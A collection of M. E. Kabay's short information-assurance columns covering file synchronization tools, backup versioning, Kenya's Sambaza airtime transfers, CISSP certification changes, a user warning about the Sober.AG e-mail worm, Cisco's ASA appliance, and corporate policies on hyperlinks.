To download SyncToy, users must download and allow an ActiveX validation tool to check the authenticity of their Windows installation (which also implies that one cannot download the software from a non-Windows-XP system). I was unable to complete this process using my default browser (Opera) and had to switch to Internet Explorer.

According to its documentation, SyncToy requires the following for successful operations (quoting directly):

- Operating System. Windows XP Home or Professional (including Tablet PC and Media Center Editions) with Service Pack 2 or later installed. This program has not been tested on any other version of Windows.
- Hardware. A system with at least 256 Mb of RAM and a Pentium III or better CPU is required. For best performance, 512 Mb of RAM and a Pentium 4 or better CPU is recommended. 20 MB of free disk space is recommended.
- Microsoft .NET Framework. Version 1.1 of the Microsoft .NET Framework is required. Other versions of the .NET Framework may be safely installed on your system without affecting the use of SyncToy.

The software was originally developed to manage photograph collections, but it can serve for all types of files. One of the most useful features of the tool is that it recognizes files that are identical even when their names on different systems are different and can rename the files on the target systems – this process is even faster than the block- or byte-oriented synchronization used by other software tools discussed in this series of articles. There are extensive tools available to help deal with conflicts such as files that are present on one system but not the other. SyncToy keeps a record ("snapshot") of all files it "saw" in previous runs and can figure out that, for example,

- a file has been deleted on the source and should therefore be deleted on the target rather than restored on the source;
- a file has been newly created on the source and should be copied onto the target;
- a file has been renamed on the source but modified on the target.

SyncToy allows the user to configure automated responses ("rules") for such situations or to ask the user for a specific decision on what to do.

I tested SyncToy for synchronizing my 80GB USB removable drive containing 27 GB of data in 138,000 files; because almost all files were already synchronized, the process took only 70 seconds (with my antivirus product temporarily turned off to minimize the time for file access). This is such a rapid turnaround that I moved the portable drive to my laptop and tried it there; the synchronization took about five minutes because more files had to be transferred or deleted to complete the synchronization – still very good performance considering the volume of data involved. I will experiment with this tool to see if it meets my needs for all my synchronization functions.

In summary, for people who are using Windows XP and have removable drives or networked drives, this tool may provide good functionality and performance for backups and for synchronizing shared directories.

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP-ISSMP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Synchronizing Computers (5): Tsync

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

In yet another pointer to methods for synchronizing multiple computers, I turn to a recent report about research by a doctoral student in computer science and engineering at University of California at San Diego to produce synchronization software for Linux systems.

According to an article by Doug Ramsey on the UCSD Web site < http://ucsdnews.ucsd.edu/newsrel/science/GoogleCode.asp >, James Anderson has created open-source software called "Tsync" (Transparent synchronization) for automatic synchronization of computers – including PDAs – much like BeInSync and iFolder discussed in previous columns. This tool is not to be confused with "TSync" (note the two capital letters), which is a time synchronization protocol (see for example < http://portal.acm.org/citation.cfm?id=980173 >). The software is still in beta-test mode. The author warns, "While it has never lost or corrupted any of our data in tests, the possibility exists that it could. We suggest that you do not trust the only copy of valuable data to Tsync until you have gained confidence in and understand the system."

Anderson describes his tool as "a user-level daemon that provides transparent synchronization for one or more data volumes (directory trees) amongst a set of computers. Tsync uses a peer-to-peer architecture for scalability, efficiency, and robustness, which ensures that each node remains connected with all other connected nodes. The overlay network also provides a scalable means by which a Tsync node can learn about other hosts, besides the bootstrap host with which it was configured. Tsync uses strong authentication and encryption: hosts authenticate each other using the OpenSSH RSA-key authentication mechanism, and all data is encrypted using the symmetric key cryptography."

You can download the C++ source code from < http://sourceforge.net/projects/tsyncd/ >

The software requires a number of standard Linux libraries including Perl 5.6.0 or later, Perl Frontier, OpenSSH, sendmail or equivalent and others. It also requires all systems to have clocks synchronized to within one second; Anderson recommends using the Network Time Protocol Daemon (ntpd) for this synchronization.

Once the software is configured and the processes are running, changes on one system will be duplicated on the other linked systems automatically.

Anderson's HOWTO document is at < http://tsyncd.sourceforge.net/ >.

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP-ISSMP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Another Version of Backups

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Recently my colleague Dr John Orlando reminded everyone in our group at the Online Graduate Programs of Norwich University about the limitations of the regular backups of the Microsoft Active Directory provided by our systems administrators. John wrote, "Backing up the Active Directory is a big advance over the former backup system used by the vast majority of the University–nothing–but it might be a step back for us. If your documents get corrupted without your knowing it, the corrupted version will just overwrite the backup and both the original and backup will be corrupted. Plus, the backups are saved on a server with 500 other users, which exposes them to any nasty creatures that other people download. To avoid finding yourself having to retype a stack of documents thicker than the pile of Oprah magazines in [a colleague's] living room, you should also continue to make periodic disk backups of your documents and e-mails."

Alan Freedman succinctly summarizes key features of the Active Directory as follows: "Active Directory: An advanced, hierarchical directory service that comes with Windows 2000 servers. It is LDAP [Lightweight Directory Access Protocol] compliant and built on the Internet's Domain Naming System (DNS). Workgroups are given domain names, just like Web sites, and any LDAP-compliant client (Windows, Mac, Unix, etc.) can gain access to it. Active Directory can function in a heterogeneous, enterprise network and encompass other directories including NDS [Novell Directory Services, now eDirectory] and NIS+ [also from Alan Freedman: Network Information Services from SunSoft; formerly known as Yellow Pages – a de facto UNIX adapted for use on Solaris 2.0 products]. Cisco is supporting it in its IOS [Internetwork Operating System] router operating system." (From the _Computer Desktop Encyclopedia_ v 18.3 < http://www.computerlanguage.com/ >; see also < http://en.wikipedia.org/wiki/Active_Directory >.)

John is right about the danger of relying solely on making backups of Active Directory domains for critically important files. Even though there may be system-wide backups of the Active Directory, it is often tedious to locate old backups and comb through them trying to determine which one has a non-corrupted version of the bad file. His helpful note prompts me to supplement his suggestion with a reminder about version numbers on important files.

If your file has the same name day after day and version after version, then there is no way to avoid overwriting the backup on the Active Server or any other type of backup and you will lose the valid version in an accident of the type John was describing.

It is for these reasons (to avoid overwriting backups containing older files with the same name as the currently-used file and to keep track of the separate versions) that information security specialists recommend that everyone get into the habit of using versions on important documents. That way, the file you change today has a different name from the same file that you changed yesterday.

You can do this manually if you get into the habit of including something like "Vnn" as the last

part of your document name; e.g., "OGP policy list v12.doc" or "Enormous narrated lecture on backups v03.ppt". Then when you open the file on another day, you can immediately SAVE AS ——v13.doc or whatever's appropriate.

There is a tool on the FILE menu of MS Word (but not those of PowerPoint or Excel) called VERSIONS that brings up a dialog where you can add notes about what's different in your new version. However, you must still assign your own version number or other distinguishing tag (e.g., a date – and be sure to use the YYYY-MM-DD format to support file-name sorting) to the file you are saving – Word does not change the filename automatically.

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP-ISSMP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

SAMBAZA:
New E-Currency in East Africa

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Having become interested in international affairs at the age of 13, I suppose I can claim an almost lifelong commitment to Third World development. After I completed my doctorate in 1976, I went to Rwanda in central Africa for two years as a professor of applied statistics at the national university there. It was a fascinating experience and I have continued to follow development affairs since then. A recent news story from Kenya sparked my interest as a security specialist.

Our local public and college radio stations broadcast the BBC News every day and I usually listen to these shows to leaven the relatively parochial coverage from other US stations.

On Thursday, the 10th of November 2005, the BBC World Service "Newshour" < http://tinyurl.com/8xqup > included a segment about a fascinating new service provided by Kenya's largest mobile phone operator, Safaricom < http://www.safaricom.co.ke >. In May 2005, the company introduced Sambaza, "an airtime sharing service that enables our prepaid subscribers to share airtime with their family and friends." < http://tinyurl.com/9re25 >. Because Safaricom now has over three million subscribers in Kenya (about 10% of the 33M population), many of whom are in remote rural areas, Sambaza has become an element of a burgeoning small-scale consumer economy < http://tinyurl.com/cynz3 >.

Most poor rural people in Kenya and indeed the rest of the developing world have no access to banks. It's very difficult and expensive for their urban relatives to send money to the people back home. Enter Safaricom. Anyone with a mobile phone and a Safaricom account can now transfer minutes of airtime from one phone to another even across the country at no cost. During the radio program, a commentator noted that if someone in the backcountry needed to buy a chicken, her son in Nairobi might send her enough mobile-phone minutes to cover the cost of the purchase. Mom could then pay for the chicken by transferring its price to the phone of the seller. Voilà: the Kenyan equivalent of an electronic payment. That micropayment might then allow Mom to cook the chicken and sell chicken-on-a-stick for a profit. Voilà: Mom is now part of the microeconomy.

Under these circumstances, anyone with a Safaricom mobile phone can even become the equivalent of a bank. Even people without a phone can use the services of someone able to transfer this new electronic currency back and forth among users, opening up tremendous possibilities for development using microloans, especially to women. < http://tinyurl.com/cyxwc >

What are the security implications? Well, if the volume of monetary transfer becomes significant by local or even international standards, it will not be long before criminals try to take advantage of it. Safaricom and any other mobile phone operator interested in establishing this kind of parallel currency will have to invent ineffective security measures, including

identification and authentication, to prevent theft.

Another issue is that governments will not stand idly by as a parallel economy develops that precludes taxation. I predict that the more successful these electronic currencies become, the more frantically governments will strive to monitor, regulate, and tax the transactions. Since all the credit transfers must go through Safaricom servers for verification and adjustments of balances, it will be easy for the tax agencies to get their hooks into the new economy.

Let's hope that the perennial problem of endemic governmental corruption does not destroy a promising new technology with great potential for microeconomic community development.

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP-ISSMP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

The Keeper of the Lists

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

In recent months, the Online Graduate Programs (OGP) at Norwich University have grown large enough that there is significant turnover among the staff. Not only are we adding new staff members periodically, but we also move staff members from one group to another; for example, a staff member may change from being an assistant director in one program to being an administrative director in another. Occasionally we also have staff members who leave the group or even the University altogether.

One of our staff members (the Keeper-of-the-Lists or KL) maintains the list of all of our staff members; however, there is no link between the XL file she maintains and the mailing lists that each member of the OGP must maintain to be able to distribute e-mail to appropriate groups. This afternoon, I noticed that on all-OGP mail message sent by a colleague seemed to have a short distribution list. Sure enough, when I checked the names, I found seven errors: two deletions and five additions. One of the deletions was the name of a staff member who no longer works at the University at all.

Trying to make dozens of people (we currently have 41 staff members) maintain several distribution lists is a hopeless cause: even with the best will in the world, people will inevitably forget to update their lists and therefore

1) Some mailings will miss legitimate recipients;

2) Some people will receive messages they have no business reading.

There are at least four solutions that would rectify this problem.

A) We can use the Yahoo Groups function to define closed groups under the control of the Keeper-of-the-Lists; these provide automatic access to mailing lists [this is an utter kludge and I don't like it because we are putting our faith for continued production application in a free resource completely out of our control].

B) IT can install widely available list-server software to allow the KLto create and maintain specific lists; e.g. OGP-ALL, OGP-DIRECTORS, MSIA-STAFF, MSIA-INSTRUCTORS, etc. that all of us can use as addresses for e-mail.

C) IT can switch all OGP users to any e-mail client that supports exportable mailing lists (e.g., Outlook 2003 because we support the rest of Office 2003). The KL can maintain and distribute updated corporate distribution lists. However, this solution still requires manual intervention by users: everyone has to replace their old list by the new list.

D) IT can implement Microsoft Exchange Server, switch all OGP users to Outlook 2003 and define corporate distribution lists maintained by the KL. All users will automatically access the one and only distribution list for each group without manual intervention.

What do you think? I'll summarize reader experiences in an upcoming column. If you remember, please use the subject line NWF: LISTS so I can find and collect your messages automatically with a filter (in my Outlook 2003 client).

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP-ISSMP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

News from the (ISC)^2:
Part 1 – CISSP is Evolving

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

I recently spoke with Ed Zeitler, Executive Director < https://www.isc2.org/cgi-bin/content.cgi?page=1154 > of (ISC)^2 about recent developments at this important certification body for security professionals.< https://www.isc2.org/cgi-bin/content.cgi?category=7 > In part one of this two-part series, Mr Zeitler discusses the recent changes in the requirements for the Certified Information Systems Security Professional (CISSP) designation and the recent acceptance of the CISSP as an international standard.

** Tell us about the recent changes in CISSP certification requirements.*

There are three basic changes. First, experience goes from four years to five years.< https://www.isc2.org/cgi-bin/content.cgi?category=1187 > Second, in the past, you had to show experience in only one domain of the Common Body of Knowledge (CBK) < https://www.isc2.org/cgi-bin/content.cgi?category=8 >; now you need experience in at least two domains. Finally, the endorsement for applicants to the base certifications (i.e., CISSP, SSCP < https://www.isc2.org/cgi-bin/content.cgi?category=98 > and CAP < https://www.isc2.org/cgi-bin/content.cgi?page=859 >) must come from another $(ISC)^2$-certified person who subscribes to the $(ISC)^2$ Code of Ethics.< https://www.isc2.org/cgi-bin/content.cgi?category=12 >

** What led to the changes?*

We are committed to maintaining the professionalism and integrity of the certification. Our latest global survey of information security professionals (with over 4,000 respondents) who have responsibility for managing and developing security policies showed they have an average of 8.6 years of experience. We regularly revise our CBK and our examinations to keep them rigorous and relevant to the ever-changing threat environment. We do not want to lower the bar to meet increasing demands for certifications; we want the industry to rise up to meet those demands. Management must have confidence in our certifications and we want to ensure that rigor is maintained and recognized. IDC < http://www.idc.com/ > has estimated that there are 1.5 million people in the world doing information security and we currently have around 50,000 certificate holders. So our certified members are an elite group.

** How will the changes help to achieve your goals?*

We want to keep pace with the complex demands of information security today. To ensure that our certifications remain the gold standard in the industry, additional measures of experience are necessary to prove that candidates clearly demonstrate a thorough understanding of how to implement an effective information security program and manage information security risks. In changing the endorsement requirement so that only an $(ISC)^2$-credential holder can endorse a candidate, we are better assured that the candidate will make the same ethical commitment as his

or her endorser. And by vouching for the integrity of the candidate, the endorser is in effect putting his or her *own* professional reputation on the line.

** How did you respond to the recent announcement from the US federal government that all of its Information System Security Officers (ISSOs) would have to achieve formal security certification*< https://www.isc2.org/cgi-bin/content.cgi?page=949 >*?*

We have participated in a number of US federal government programs that are aimed at professionalizing the workforce. Our involvement began before my tenure here at $(ISC)^2$ but I am now actively involved. Our long history, the quality of our certifications and the fact they are accredited by the International Organization for Standardization (ISO) < http://www.iso.org/iso/en/aboutiso/introduction/index.html > are important to the government experts.< https://www.isc2.org/cgi-bin/content.cgi?page=1156 >

** Tell us more about the ISO link.*

The accreditation is managed in the US by ANSI.< http://www.ansi.org/ > They put us through a rigorous annual review of all our processes to be sure that we conform to their standards for certification bodies (ANSI/ISO/IEC 17024).< http://publicaa.ansi.org/sites/apdl/Documents/Conformity%20Assessment/Personnel%20Certifier%20Accreditation/Documents%20related%20to%20accreditation%20under%20ANSI-ISO-IEC%2017024/Public%20Documents/IAF-GD24-2004.pdf > For example, none of our $(ISC)^2$ CBK course instructors is permitted to be involved in exam development. And in fact, we don't refer to our courses as preparatory because they are not designed to teach to a specific exam. We must maintain a strict firewall between our exam and our education operations.

More in part 2, when Mr Zeitler discusses the new CISSP concentrations.

* * *

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.graduate.norwich.edu/infoassurance/ > and CTO of the School of Graduate Studies at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

News from the (ISC)^2:
Part 2 – Concentrations

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

I recently spoke with Ed Zeitler, Executive Director < < https://www.isc2.org/cgi-bin/content.cgi?page=1154 > of (ISC)^2 < https://www.isc2.org/cgi-bin/content.cgi?category=7 > about recent developments at the certification body for security professionals. In part two of a two-part series, Mr Zeitler discusses the new Certified Information Systems Security Professional (CISSP) concentrations and integration of the CISSP into university programs.

** You recently introduced three Information Systems Security Professional (ISSxP) concentrations for CISSP holders – the Architecture (ISSAP), Engineering (ISSEP) and Management (ISSMP) certificaitons. What was the motivation for introducing those?*

The Engineering Professional concentration (CISSP-ISSEP) was developed in conjunction with the US National Security Agency (NSA). They specifically wanted their people to have demonstrated expertise in engineering criteria and so they worked with $(ISC)^2$ to establish the domain characteristics, which has worked out well. Another example of cooperation was the ISSJP – Japanese Professional – launched in April 2007 and available only in Japanese. This program was a response to specific needs expressed by Japanese industry. The development process took about a year and a half.

The Information Systems Security Management Professional (CISSP-ISSMP) is designed for the advanced information security manager. It reflects a deeper management emphasis and understanding built on the broad-based knowledge of the CISSP Common Body of Knowledge (CBK) domains. The concentration is designed for information security/assurance/risk management professionals who focus on enterprise-wide risk management. Information Systems Security Architecture Professional (CISSP-ISSAP) is the only credential for the advanced security architecture professional who focuses on high-level security for enterprise-wide systems and infrastructure.

** Are the CISSP and its concentrations available in other languages beyond English?*

Yes! The CISSP exam is available in six languages: English, German, Spanish, French, Korean, and Japanese.

** How are the concentrations doing in the marketplace?*

We're too early in the product cycle to know yet. More than 1,700 concentration credentials have already been issued even though we haven't put a lot of emphasis on them yet.

** $(ISC)^2$ runs CBK review courses. How are those courses going?*

The program is going very well. There are many courses. We don't publish the pass rates of people taking the exams nor of those taking our courses and then the exams. While $(ISC)^2$ is a non-profit, our education arm is the IT Professional Group (ITPG) and they provide our official educational program. We offer six-day, five-day, and one- and two-day courses (the latter by request). We also supply self-paced eLearning and instructor-assisted eLearning education as well as CBK texts and self assessment exams. Our courses have garnered the _SC Magazine_ award for best security training program two years running.

** What do you think of the integration of the CISSP exam into university programs?*

We think it's great. There are several universities who sponsor CISSP exams at the completion of their courses and these are typically open to the public.< https://www.isc2.org/cgi-bin/content.cgi?page=978 > We have created an Associate of $(ISC)^2$ designation for people who have passed the examination but do not yet have the experience to qualify for the CISSP.< https://www.isc2.org/cgi-bin/content.cgi?category=527 > [MK notes: Norwich University's BSCSIA program < http://www.norwich.edu/academics/business/infoAssurance/index.html > is seriously considering having our students take the Associate's exam at the end of their studies as part of our university accreditation process. The MSIA program < http://www.graduate.norwich.edu/infoassurance/ > sponsors examinations by the (ISC)^2 every June during its residency week for graduating students and anyone else who wants to register.]

* * *

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.graduate.norwich.edu/infoassurance/ > and CTO of the School of Graduate Studies at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

False FBI Accusation Carries Sober.AG Worm

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Many of the readers of this column are network or security administrators who have users they care about. Here's a note about a rapidly-growing worm infestation about which you should warn your users.

The FBI issued an alert on the 22nd of November < http://tinyurl.com/c7648 > warning that criminals are circulating a false accusation addressed to "Dear Sir/Madam" claiming that the recipient has visited "more than 30 illegal Websites." The e-mail message demands that the recipient fill out a questionnaire that is attached; it is infected with the W32/Sober.AG worm (see for example the Nov 23 alert from F-Secure < http://tinyurl.com/bxqfh >).

F-Secure reports that the new outbreak is the worst e-mail worm attack they have seen in 2005: "Several millions of infected emails have been seen by internet operators over the last hours. One of the reasons why this email worm seems to be so successful in spreading is that some of the messages it sends are fake warnings from FBI, CIA or from the German Bundeskriminalamt (BKA)."

Apparently the 25 (and counting) variants of these Sober worms have being created by some warped personality in Germany; F-Secure state that "all Sober variants send German messages to German email addresses and English messages to other addresses." The Trend Micro alert < http://tinyurl.com/b8369 > points out that in addition to the fake FBI warning, other e-mails carrying the worm have subjects referring to registration confirmation, passwords, mail delivery failure, new e-mail addresses and "Paris Hilton & Nicole Richie" video clips. The attachments are all real ZIP files containing an installer program (File-packed_dataInfo.exe). Opening the ZIP files flashes a fake message claiming that the ZIP file is damaged but actually creates a folder called "WinSecurity" in the current Windows folder and places a number of files into that folder (csrss.exe, services.exe, smss.exe, socket{1,2,3}.ifo, mssock{1,2,3}.dli). It also puts files into the Windows system folder (bbvmwxxf.hml, filesms.fms, langeinf.lin, nonrunso.ber, rubezahl.rub, runstop.rst). The worm adds keys to the registry to autoload on system startup. It collects e-mail messages from a wide range of source files and uses its own SMTP mail process to send out its junk. As a final pernicious attack, the worm terminates the Microsoft Windows Malicious Software Removal Tool process.

Although all the antivirus companies are fighting this worm, it is still worth reminding users not to open e-mail attachments that they are not expecting. As for the "FBI" message, ask users what kind of police force is likely to send mass mailings to "Sir/madam" when investigating crimes.

Don't let the malware authors worm their way into your users' confidence.

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP-ISSMP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Is Cisco's ASA a Headache-in-Waiting?

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Reader Noman Bari, B.S.Electronics, CCNA, CCDA, CCNP, CCDP, CCSA,CIW Security Analyst, CompTIA Linux+ Certified and MCSE wrote to me some time ago from Karachi, Pakistan with a thoughtful comment on Cisco's new multifunctional ASA security appliance. With his kind permission and collaboration, here are his thoughts.

* * *

I [NB] am writing this e-mail to learn your views on a new security box from Cisco. In summary, Adaptive Security Appliance (ASA) is a multi-function security appliance which integrates firewall, IPSec and SSL VPN, intrusion prevention, virus filtering and network quarantine in a single device.

I have been thinking about this development from Cisco. Surely putting all the eggs in one basket is never a good idea.

If all the functionality of security is taken care of by one single box and if that box gets compromised then it will be a serious problem. It is widely known that there is no such thing as 100% security. At some time in the near or distant future we will hear that there are security holes found in the working of ASA and they can lead to a security breach.

There will be critics who will say that since ASA comes with all the bells and whistles therefore it will be extremely hard if not impossible to compromise its security but what if a person with malicious intent is able to do it? And this will happen – it's just a matter of time.

The job of the marketing guys is to show everyone a rosy picture. I am not blaming them: it's what they get paid for. But its our job as techies to filter out useful stuff from what they say.

My analysis is that ASA is an excellent device for small- to mid-size companies to save costs, for ease of management and so on, depending upon the nature of their mission-critical work. However, for enterprise-level security, I would rather go with a layered approach with multiple defenses to protect my network.

Although I am here in Karachi I believe that effective security requirements are valid for every organization in any part of the world. What you and Mr Bruce Schneier write in your security newsletters is equally useful for me here in Pakistan. My vision gets broadened.

* * *

Need I [MK] say more? My only comment is "Wow! I got mentioned in the same sentence as Bruce Schneier! Cool!" Well, OK, that's not very useful for readers, so here's a link to the Cisco page describing their ASA 5500 product:
< http://www.cisco.com/en/US/products/ps6120/index.html >.

Now take two of those and a glass of water and I'm sure you'll be fine in the morning.

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP-ISSMP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Intranet Links

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

A reader from South Africa asked me about the security implications of having hyperlinks on a company intranet that point to (a) an Internet server owned by the same company or (b) to a server controlled by some other organization. In the following discussion, I focus on organizations such as government agencies and businesses but explicitly exclude academic institutions, which have their own peculiar policies related to principles of academic freedom.

Both questions revolve around crossing domains. The Computer Desktop Encyclopedia < http://www.computerlanguage.com/webexamples.htm > defines a network domain as "all resources under the control of a single computer system."

Pointing from an intranet server to a Internet server, even if under the control of the same organization, increases the risk of the following security breaches:

* Integrity: risk that the contents of a document in an external link will change in ways that affect the functionality of the intranet page. What if an external agent (another department in the corporation, say) unilaterally changes the content of a page on which the intranet users have been depending? It may be difficult for the owner of the original document on an Internet server to keep track of all the users expecting to see specific content on a page accessed through the intranet servers.

* Availability: risk that a link for an important document will go bad. When I plan the links for curriculum pages on a teaching extranet, all _required_ readings point to materials residing on the extranet servers. Although this policy means that we must obtain permissions from all the copyright holders and sometimes pay royalties, it's too great a risk to depend on URLs out of our control. In contrast, _optional_ readings usually do use external links, but we check every one of those before each repetition of a course module goes live for the next group of students.

In the next article of three, I'll discuss a related topic: pointing to external non-organizational Web sites from a corporate _Internet_ server.

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP-ISSMP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Internet Links Pose Image and Legal Problems

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

In my last column, I discussed a reader's question about links from an intranet server to pages on Internet servers. This second article of three looks at a related question: the risks of pointing to external non-organizational Web sites from a corporate Internet server.

In addition to the issues of integrity and availability mentioned in the previous article, there's always the problem of lack of control over where users – especially customers or potential customers – will end up when they follow a link from a corporate site into the greater Internet. What may have been an inoffensive, useful page or document last week may be a salacious, tendentious, pornographic, libelous or otherwise embarrassing destination this week. The public relations department will surely be concerned about the implications of external linkages on any corporate Web page.

Does linking to another site imply approval or endorsement of whatever is on that site? In 1997, the German government filed charges against Angela Marquardt, the 25-year-old, blue-and-purple-haired deputy leader of the communist Party of Democratic Socialism, for linking from her Web page to a banned issue magazine called _Radikal_. The issue of _Radikal_ was banned because it included detailed instructions on how to sabotage railway lines. According to the public prosecutor, "It has nothing to do with censorship. Criminally relevant materials are subject to classification by the district attorney or criminal prosecutors." In early June, the court hearing opened and adjourned after an hour so the magistrates could arrange for expert testimony to explain the Net and the Web when the case reconvened toward the end of June. On June 30, the court ruled that maintaining a hyperlink to objectionable material is not tantamount to publication of that material.

Linking to another organization's Web pages can open one to a lawsuit. In a startling display of anhistorical cluelessness about the history and even the definition of the World Wide Web, Ticketmaster Group sued Microsoft in April 1997 for including a hot link from Microsoft Web pages to Ticketmaster Web pages without a formal agreement granting permission for such links (a practice now known as "deep linking"). The problem apparently stemmed from Ticketmaster's perceptions that Microsoft was deriving benefit from the linkage but bypassing Ticketmaster's advertising. A few weeks later, Ticketmaster programmed its Web pages to lead all Sidewalk users trying to follow unauthorized links to a dead end, where they were confronted with the statement, "This is an unauthorized link and a dead end for Sidewalk. Ticketmaster does not have a business relationship with Sidewalk and you do not need them to visit us. They want to traffic on our good name and your desire for information on live entertainment events to sell advertising for their sole benefit while offering nothing in return."

In another case, Hollywood photographer Gary Bernstein sued several Web operators in September 1998 for having links — even indirect links — to a site that contained pirated copies of his works. In other words, his lawyers argued that the contamination spread along Web links: from the bad site to all those that linked to it and then to all the sites that linked to the sites that linked to the copyright infringer. By this reasoning presumably every owner of a Web site on the

planet should be liable. Luckily, Los Angeles Federal District Court Judge Manuel A. Real dismissed the indirect linkage and Bernstein withdrew his entire suit.

In my next and last article in this short series, I will discuss policies about external links.

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP-ISSMP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Policies for External Links

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

In the preceding two articles, I've reviewed some issues of reliability and legal liability for external links. In this final article I discuss policies about external links from corporate Web sites.

Although a link to another document may be intended solely as a useful contribution to users of a Web site, corporate public relations, marketing and legal personnel are justifiably concerned about the tacit assumptions of some of their customers or users. For many technologically-unsophisticated people, the concept of the World Wide Web is vague; it may not be obvious to a novice that they have moved from one Web server to another. If they click on a link on one site, they may erroneously assume that the page they are viewing belongs to the site they began visiting. If they don't like what they see, they may transfer their dislike to the original Web site and its owners.

Dislike of linked material boiled over into the public arena in July 2004, when NewsScan authors John Gehl and Suzanne Douglas wrote, "South Dakota Governor Mike Rounds has had the teen section of the State Library's Web site shut down because it provided links to material he doesn't believe young people should see. The links to which he found objection included one to a Planned Parenthood site and one to Columbia University's Go Ask Alice! Rounds said: 'As a parent, I would be very disturbed to have my children connecting to any of these Web sites.' His position is that state government should not feature links to any advocacy groups and that removal of the links isn't censorship because users can still go directly to those organizations' sites."

Some organizations explicitly display a disclaimer when a visitor clicks on an external link. For example, the National Institute of Standards and Technology Web site uses a Common Gateway Interface (CGI) script at < http://www.nist.gov/cgi-bin/exit_nist.cgi > that includes the following text (I've put "/" in to represent paragraph breaks): "Thank you for visiting. We hope your visit was informative and enjoyable. / We have provided a link to this site because it has information that may be of interest to our users. NIST does not necessarily endorse the views expressed or the facts presented on this site. / Further, NIST does not endorse any commercial products that may be advertised or available on this site. / Click on the following link to go to: < destination URL > / (or you will be taken there in 15 seconds)."

Most organizations with security policies in place also forbid employees to put personal, non-business-related links on corporate Web pages. It may be fun for an employee to add a link to a model airplane club in her biographical notes on the "About Us" page on the corporate Web site, but if someone else working at Acme Corporation puts a link in his bio to a highly politicized site (e.g., supporting or opposing a particular political ideology or party) there may be repercussions for Acme's reputation or acceptance by customers. To avoid having to argue about which personally-chosen external links are acceptable, it makes sense to restrict all personal links from a corporate Web site.

The most surprising case of an inappropriate external link I have ever encountered in my security

practice concerned a law firm (all details are obscured to protect confidentiality) in which the network administrator was a pleasant and popular staff member who happened to be a transvestite. Jim showed up on Mondays, Wednesdays and Fridays and Jan showed up on Tuesdays and Thursdays. Nobody at the law firm minded at all – until it was pointed out that their home page on the Web included a link to an association promoting transsexuality – which in turn had links to all kinds of, ah, vivid pictorial material. The lawyers were astounded to discover that the link had been on their home page for quite some time and immediately asked for it to be removed.

You never know what you might be linking to out there.

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

